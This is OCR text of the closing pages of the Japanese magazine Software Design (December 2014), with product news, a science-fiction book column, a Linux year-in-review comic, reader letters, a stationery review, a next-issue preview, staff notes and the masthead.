URL http://www.microsoft.com/ja-jp

Software

Parallels社、最新戦略発表会～製品開発の歴史、今後の展望

10月22日、米Parallels社はホテルニューオータニ（東京都千代田区）にて同社の製品開発の歴史、最新戦略に関する説明会を行った。登壇したのはクロスプラットフォームソリューションビジネス、プレジデント兼ゼネラルマネージャのジャック・ズバレフ氏、バイスプレジデントのニック・ドブロボルスキー氏。

2004年、ズバレフ氏はドブロボルスキー氏が在籍する、「OS/2」を仮想化しWindows上での実行を目指す新興企業のエンジニアチームを買収した。翌年、Apple社がCPUをPowerPCからインテルx86系へ切り替えていくという発表を受け、Mac上での仮想化ソフト開発へ注力していったのが、Parallels Desktop for Macの始まりであるそうだ。

多様なOS／デバイスが利用される現在では、リモートアクセスアプリ「Parallels Access」によって、デスクトップとモバイルの統合を目指していきたいとのこと。将来的には、さらに多くのデバイスの登場を見越して、どのようなデバイスからでも、ローカル／クラウドのファイルに依らず、シームレスかつ一貫性を持ってアクセスできる製品をリリースする予定だと語った。

CONTACT Parallels
URL http://www.parallels.com

Service

D2C、スマートフォン開発技術検定試験「スマ検」において「Swift」の検定試験を提供開始

㈱D2Cは10月6日、「スマートフォンアプリ開発技術検定試験（略称、スマ検）」において、プログラミング言語「Swift」の検定試験を提供開始した。

「スマ検」は日本初の全国共通規格のスマートフォンアプリ開発技術者検定試験。iOS、Android、HTML5&CSS3、Javaなどのスキルを評価できる。設問は、D2Cがコンシューマ向け事業で蓄積した開発・運営ノウハウを基に作成されている。実装面の知識のほか、実機検証やアプリ申請などの知識も問われる。試験はオンラインで行われ、受験料金は無料となっている。

今回追加されたのはAppleが開発した新たなプログラミング言語「Swift」の検定試験。これにより、スマ検の受験者はさらに広範囲のアプリ開発技術に関する設問を解くことができ、「Swift」技術者を求める企業に対して、その技術力を示すことができるようになる。既存のスマ検の設問4,000問に加えて、Swiftの設問は1,000問用意し、スマ検全体では5,000問の設問となった。

また、今回新たに、iOSとAndroid OSの検定試験に「上級者コース」が設けられ、技術者の技術レベルをより細かく把握することが可能になった。

CONTACT ㈱D2C
URL http://www.d2c.co.jp

Service

ビーブレイクシステムズ、海外拠点統合管理システム「GLOBAL EYES」の機能追加・拡張

㈱ビーブレイクシステムズは、連結会計支援機能および会計データ連携機能の強化と在庫管理機能の追加をした海外拠点統合管理システム「GLOBAL EYES」（グローバル アイズ）を10月9日より販売開始した。


「GLOBAL EYES」は、月額課金方式のSaaS型システムで、海外に拠点を持つようなグローバル展開企業の国内本社が、各拠点のローカル会計システムより、現地言語・現地通貨で処理された会計データ（仕訳伝票）をアップロードするだけで、拠点の財務状況の把握（残高試算表から総勘定元帳、個別伝票へのドリルダウン）ができる。また、海外拠点が物品などの購買を行う際に本社に対して行う購買申請や海外拠点における重要稟議の、本社側でのレビューや監査・文書やスケジュールなどの業務情報共有を実現できる。

今回のリリースでは「在庫管理」の新機能が追加され、「連結会計支援」「会計仕訳の統合出力」の機能が拡張された。これにより、海外拠点の在庫管理（商品や在庫管理拠点の登録、在庫照会など）が新たに可能になったことに加え、連結会計業務の適用範囲が大幅に広がり、一段レベルの高い海外拠点の管理が可能となる。

CONTACT ㈱ビーブレイクシステムズ
URL http://www.bbreak.co.jp

SDでSF 小飼弾

最終回



『アイの物語』
（山本 弘／角川書店）

SD で SF。Software Design で Science Fiction。1年にわたった連載もいよいよ今回が最終回。最終回にふさわしい、とっておきの作品を紹介します。『アイの物語』（山本 弘）。本連載を引き受けたときから、最終回はこれにしようと決めていました。

SFが他ジャンルの作品と際立って異なる特徴は、主「人」公が人でなくてもよいこと。宇宙人、未来人、超能力者というのは今や定番すぎて、それだけではその作品がSFとは認知されないほどですが、「日本」そのものを主人公に据えた小松 左京の『日本沈没』や『首都消失』、木星のような巨大ガス惑星なのに軌道は水星ほどのホットジュピターで進化した「異星人」たちの群像劇『老ヴォールの惑星』（小川 一水）、そして前回紹介した、人類の未来史にして一ロボットの個人史『ファウンデーション＋ロボット』（アイザック・アシモフ）……SFというのは最も自由なフィクションの形態ですが、それが最も発揮されているのが主人公なのではないでしょうか。

それでは、『アイの物語』の主人公は誰でしょう？

物語、そのものなのです。

物語とは何か。256人に尋ねたら256とおりの答えが返ってきそうですが、筆者の答えは「読者の中に作られた世界」。本の形で出版されている「物語」はその意味において「物語のソース」ではあっても「物語」そのものではないのです。読者によって「コンパイル」されて、それははじめて物語となるのです。

そんな物語そのものを「主人公」として扱うためには、その物語を物語の中で「クロスコンパイル」する必要があります。本作には人類の男とロボットの女（というのも自身は性別を必要としないロボットに対しては実は変な言い方ではあります）が登場するのですが、彼らの役割はその物語の語り部であり読み手。それをさらに読む読者の視点だと、彼らの語る物語は「物語の物語」ということになります。なぜこんなメタなことをするのでしょう？

なぜ物語なのか。を示すため。

なぜ我々は物語を書き、そして読むのでしょう。本作は、それ自体が一流の物語であると同時に、この設問に対する回答ともなっているのです。物語。それは我々にとっての世界の理解と創造そのものなのです。そこにおいては、現実ですら「ゼロ次の物語」にすぎない。なぜSDでSFなのか。ソフトウェアデザインの本質は、ストーリーテリングだからではありませんか？

読者のみなさんそれぞれが、今後もよき物語に出会えますように。SD

挿絵／題字　aico

ひみつのLinux通信

作)くつなりょうすけ
@ryosuke927

第12回 連載1周年記念！ Linux業界振り返り

作画中に何かが降りてきた、くつな先生に憑きもの落としのツイートを！

to be Continued

12月号発売時点で2014年は1ヵ月残ってますが、先取りして今年を振り返りましょう。今年は契機になる事件の多い1年だったと思っています。OpenSSLのHeartBleedを契機に脆弱性に名前をつけたり、マークがデザインされるようになりそうです。広くアピールするにはいいアクションだと思ってます。また、RHEL7やUbuntu 14.04LTSなど長期サポート製品がリリースされました。これらとの長い付き合いも始まります。開始するものもあれば継続するものもあり、筆者は諸事情で、メーカー保守終了製品の部品故障にも泣かされました。あと1ヵ月、何もなく来年が来るといいなぁ。振り返るつもりが、ボクらの2014年はまだまだ続くってことになりそうです。

Letters from Readers

アニメが現実に!?

コンピュータを日用品のように気軽に身に着けるというSF的なアイデア「ウェアラブル」。それを実現する「Google Glass」「Apple Watch」などのデバイスがメーカーから続々と発表され、一般の人がごく普通に使う未来も見えてきました。2007年にNHK教育テレビジョンで放送された「電脳コイル」の世界がいよいよ現実味を帯びてきたと内心ワクワクしています。

2014年10月号について、たくさんのお便りをありがとうございました！

第1特集　あなたはどこまで使いこなせてる？　今ふたたびのJava

Java 5/6/7の機能を使ったリファクタリングのポイント、Java 8のラムダ式、統合開発環境、そしてJDKの解析ツールを解説しました。過去の機能をおさらいしながら、新しい技術・ツールについて触れました。

Javeを昔学んだ知識のまま使い続けていることが多かったので、まさに再勉強として丁度いい内容だった。とくにラムダ式に関しては知らずにいたので、こんな便利なものがあるのかとおどろいた。

北海道／村橋さん

Java 8 の Stream API に慣れたい。

東京都／binaさん

Javaはほとんど触らないので、こういうタイムリーな特集がありがたい。

山梨県／shozfさん

Java 8のラムダ式に興味がわきました。また、今どきの統合開発環境の紹介が役に立ちました。

富山県／Qkobさん

Javaは付き合いが長いだけに、古い習慣のままになっていて新しいバージョンについていけてないと常々思っていたので、今回の特集はドストライクでした。日々勉強ですね。

神奈川県／hiroさん

Javaは登場から20年近く経つ言語ですが、多くの企業で開発の中心となっており進化を続けています。既存のJavaユーザから、Javaの最新情報を知れてよかったという声が多く寄せられました。

第2特集　サーバの目利きになる方法［前編］

クラウドサービス大流行の昨今ですが、雲の向こうで実際に動いているのは物理的なサーバマシンです。その代表格となるx86サーバについて、プロセッサ、システムメモリ、PCI Expressを解説しました。

サーバ用のハードウェアの選定の参考になった。

愛知県／川上さん

CPUの振り返りは、速いコードを書くときにぜひ必要。

熊本県／しゅさん

ハードウェアまわりの情報は、今回の記事のように部品ごとにパターン分けした説明があると、自分が物品を購入するときに非常に参考になります。ハードウェアはすぐに新しくなるためこのような情報が定期的にあると参考になります。

千葉県／今井さん

マシン調達の役に立ちそう、という声が多く寄せられました。著者はその道のプロフェッショナルなので、安心して胸を借りられます。ソフトウェア技術者にとっても、CPUを意識するいい機会になったことと思います。

一般記事　オーケストレーションツールSerf・Consul入門［Consul編］

運用自動化ツール「Consul」の入門記事です。9月号で紹介した「Serf」では実現が難しいサービス単位（Apacheのポートや MySQLのデータベースなど）の管理ができるようになります。

非常に興味深い。継続してほしい。

東京都／blackbird さん

9月号と合わせてとても興味深く読みました。Serf、Consulの名前だけは聞いていたのですが、具体的に何がどう便利になるのか、いまいちピンときていませんでした。しかし、本記事で理解できました。試験的に導入して、煩雑な業務からの解放を目指したいと思います。

埼玉県／犬棟梁さん

新しい技術のためインターネットではまだまとまった情報が載っていないツールだと思います。9月号のSerf入門記事と併せて、手元の開発環境や実際のサービスで試してみてはいかがでしょうか。

一般記事
SoftLayerを使ってみませんか?[2]

連載2回目となる10月号では、SoftLayer上に実際にサーバを構築する手順、サービスの状況を確認できるツール、そしてAPIを利用するための準備について解説しました。

SoftLayerのセミナーも聞いたことがあったのですが、記事を読ませていただいて興味を持ちました。

京都府／クラウドマンさん

挑戦したい。

愛知県／さりささん

いろいろ工夫ができるんですね。

大阪府／多田さん

自由度の高さはIaaSならではの利点ですが、その分事前の勉強と手元での試行錯誤が必要になります。価格を障壁に感じている読者の方も、無料キャンペーンなどを利用してぜひお試しください。

一般記事　[実力検証]NICをまとめて高速通信!(後編)

NICのポートをまとめあげて1つの論理チャンネルとして扱う技術「チーミング」を再考する記事。後編では、チーミング技術の中でも高速化を実現できる「リンク・アグリゲーション」を使った通信速度の実験・検証を行いました。

チーミング自体は普通に使用しているが、細かいしくみなどはあまりわかってないので良い記事だと思います。

東京都／山添さん


使いでの有りそうな検証記事だった。

山口県／A758さん

2台のサーバマシン・2枚の拡張カード、計10ポートを使った実証実験が行われました。実際に機材をそろえて生のデータを集めるのは有意義ですが、時間や費用の面で難しいというのが現実です。そういった面で、今回の結果は非常に貴重なものとなりました。

エンジニアの能率を高める一品


仕事の能率を高める道具は、ソフトウェアやスマートフォンのようなデジタルなものだけではありません。
このコーナーではエンジニアの能率アップ心をくすぐるアナログな文具、雑貨、小物を紹介していきます。



ココフセン※


410円(税込)／カンミ堂　http://www.kanmido.co.jp/

※今回試用したのはココフセンPATTERNピンク(Mサイズ)です



▶写真2
ココフセンを貼った様子。付箋の下の文字も読める

読書の際に、「本には直接書き込みをしたくない」という人は付箋紙を活用して印を付けたり、書き込みをしたりしているのではないでしょうか。ただ、外出先にまで本と一緒に付箋紙を携帯する人はまれでしょう。そこで便利なのが「ココフセン」。なんと付箋を台紙ごと本に貼り付けられます(**写真1**)。これで本と一緒に付箋を携帯できるというわけです。ちょっとしたケース状の台紙ですので、本をカバンの中に入れているときに付箋が勝手にはがれることはありません。付箋を使うときは、台紙から1枚はがして貼るだけ。半透明のフィルムでできているので、本の文字の上に貼っても、ちゃんと文字が透けて読めます(**写真2**)。付箋に書き込みもできます。もう1つフィルムならではの意外な利点があります。それは紙の付箋のように破けることがないということ。紙の付箋をインデックス代わりに使っていると、ボロボロになってしまいますが、そういうことがなく、いつまでもきれいなまま使えます。



▲写真1　本の背表紙に台紙ごと付箋を貼って使う

祝　10月号のプレゼント当選者は、次の皆さまです

①BOOMERANG JUD480 ..... 東京都　田川京太朗様
②SSD370 ..... 福岡県　大神基嗣様

★その他のプレゼントの当選者の発表は、発送をもって代えさせていただきます。ご了承ください。

次号予告

Software Design
January 2015

2015年1月号
定価（本体1,220円+税）
176ページ

12月18日発売

［第1特集］エディタの楽しい極め方

Vim使い養成マニュアル
「超」入門から「少し」応用までじっくり解説

エンジニアならばエディタで書き初め！　手になじむ道具となるまでトレーニングが必要なVimですが、Vimmerたちによる直接指導（解説）でスムーズに入門していきましょう。目的に応じた各種プラグインの失敗しない導入方法など、仕事で役立つ現場ノウハウを手がかりとして、楽に「Vim使い」になりませんか？

［第2特集］システムインテグレーション崩壊!

ソフトウェア開発の未来
請負・受託開発の極意はあるのか？

ソフトウェア業界に横たわる避けがたい問題（受託開発）、この現実をシビアに考えたとき、さまざまな視点から本当の問題が何なのか明かにしていきます。

■お正月企画　「ひみつのLinux通信スペシャル」

エンジニアー等兵出世双六

※特集・記事内容は、予告なく変更される場合があります。あらかじめご容赦ください。

SD Staff Room

●何事もベタ展開の様式美が大事と開眼。殿下の新アルバムを拝聴して電光のように脳髄に閃いたのだった。実は本誌もベタ展開が売上げアップのポイント。おかげさまで別冊付録「ルーティング解説」付きの9月号は完売御礼だったのだ。ゆえに1月号はベタにベタを重ねるエディタ特集にしたのだった。（本）

●モツ鍋好きな著者が、Facebookに鍋写真をアップする度に心配になる。ついこの間、一度しか食べていないのに、その後数日間は身体が脂っぽかった。脂肪は1gで約8～9kcalで、炭水化物やタンパク質などの約4kcalと比較すると倍以上。代謝もされにくいのでほどほどに……。でもプルプルのモツ、うまいよなぁ。（幕）

●NHKの「考えるカラス」という番組がおもしろい。身近な物理／化学現象を考える内容なのだが、オープニングからタイトルにもなっているカラスの行動に驚かされる。長いロウソクと短いロウソクに覆いをかぶせると、先に火が消えるのはどっち?とか。Webで公開されているので気になった方はぜひ。（キ）

●スマホ、羽のない扇風機、ロボット掃除機、リニア新幹線などすごい技術がある一方で、外出時の雨具は傘や合羽など古典的な道具しかないことに理不尽さを感じるのは私だけでしょうか。手ぶらで使えて絶対に雨に濡れない雨具ができると、すごいイノベーションだと思うのですが、どうでしょう。（よし）

●最近の週末は、どこかほかの街へふらふらっと出かけて、散策したり美味しいものを食べたりすることが多いです。下北沢や阿佐ヶ谷アニメストリートなど、サブカル風味の場所に行くのが好きですね。東京やその近辺でお勧めの（オタク&ギーク）スポットがあればぜひ読者アンケートで教えてください!（な）

●先日実家で小さいときのアルバムを見返していた時のこと。今ではあまり似ていない妹とそっくりで、一緒に見返していた母もよく見ないと間違えるほどでした。いったいいつから個性がでてきたのか母もわからなかったので、今現在小さいころの写真とそっくりな甥っ子の成長を観察しようと思います。（ま）

ご案内
編集部へのニュースリリース、各種案内などがございましたら、下記宛までお送りくださいますようお願いいたします。

Software Design 編集部
ニュース担当係

［FAX］
03-3513-6173
※FAX番号は変更される可能性もありますので、ご確認のうえご利用ください。

［E-mail］
sd@gihyo.co.jp

Software Design
2014年12月号

発行日
2014年12月18日

●発行人
片岡　巌

●編集人
池本公平

●編集
金田富士男
菊池　猛
吉岡高弘
中田瑛人

●編集アシスタント
松本涼子

●広告
中島亮太
北川香織

●発行所
㈱技術評論社
編集部
TEL：03-3513-6170
販売促進部
TEL：03-3513-6150
広告企画部
TEL：03-3513-6165

●印刷
図書印刷㈱

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。